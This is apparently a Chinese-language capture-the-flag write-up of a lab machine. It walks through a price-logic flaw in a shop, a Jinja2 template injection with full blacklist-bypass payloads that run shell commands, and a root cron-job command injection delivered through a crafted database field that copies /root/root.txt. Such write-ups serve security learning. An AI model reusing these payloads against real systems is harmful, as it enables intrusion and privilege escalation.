


注册普通用户，初始余额 1.00

在 /shop 先给便宜商品生成 quote\_id=8，再把这个订单号提交给高价 VIP 商品 product\_id=2。

后端没有校验 quote\_id 和 product\_id 的绑定关系，成功用 1.00 买下 admin\_vip，进入 /vip/admin。



/vip/admin 存在 Jinja2 SSTI，黑名单只过滤 \_\_, os, popen, globals，可以用 attr() + 字符串拼接绕过，拿到命令执行。



FUZZ

过滤词有

- os
- popen
- globals
- —

可用 attr() 和字符串拼接绕过:

```
{{cycler|attr('\x5f\x5finit\x5f\x5f')|attr('\x5f\x5fgl'~'oba1s\x5f\x5f')|attr('get')('o'~'s')|attr('po'~'pen')('id')|attr('read')()}}
```

回显

```
uid=1000(Aristore) gid=1000(Aristore) groups=1000(Aristore) "
```

拿下user.txt

```
{{cycler|attr('\x5f\x5finit\x5f\x5f')|attr('\x5f\x5fgl'~'oba1s\x5f\x5f')|attr('get')('o'~'s')|attr('po'~'pen')('cat /home/Aristore/user.txt')|attr('read')()}}
```

```
7f6dc8d2f6790e5f74a7b4346a58f911
```

再读 /usr/local/bin/reconcile\_jobs.py,

```
{{cycler|attr('\x5f\x5finit\x5f\x5f')|attr('\x5f\x5fgl'~'oba1s\x5f\x5f')|attr('get')('o'~'s')|attr('po'~'pen')('sed -n  
'\'1,240p\'\'/usr/local/bin/reconcile_jobs.py')|attr('read')()}}
```

发现 root 定时任务用 shell=True 执行: tar -cf /var/backups/onecent/{output\_name}.tar {source\_path}

关键代码

```
command = f"/usr/bin/tar -cf {BACKUP_ROOT}/{row['output_name']}.tar  
{row['source_path']}"  
subprocess.run(command, shell=True, check=False)
```

- source\_path / output\_name 来自数据库
- root worker 用 shell=True
- 存在命令注入

并且数据库可写:

```
/opt/onecent/data/onecent.db  
-rw-rw---- 1 Aristore Aristore ...
```

所以

往数据库插入恶意 queued 任务, 我最终插的是把 /root/root.txt 复制到 Aristore 家目录的任务

```
- output_name = x
- source_path = ;cp /root/root.txt /home/Aristore/root.txt;chown
Aristore:Aristore /home/Aristore/root.txt #
```

也就是最终执行时变成

```
/usr/bin/tar -cf /var/backups/onecent/x.tar ;cp /root/root.txt
/home/Aristore/root.txt;chown Aristore:Aristore /home/Aristore/root.txt #
```

等 root worker 跑完

```
cat /home/Aristore/root.txt
select id,status from export_jobs where id=9;
```

```
1f8ee4c1f6a6f8386556b0d5c57a4f8c
```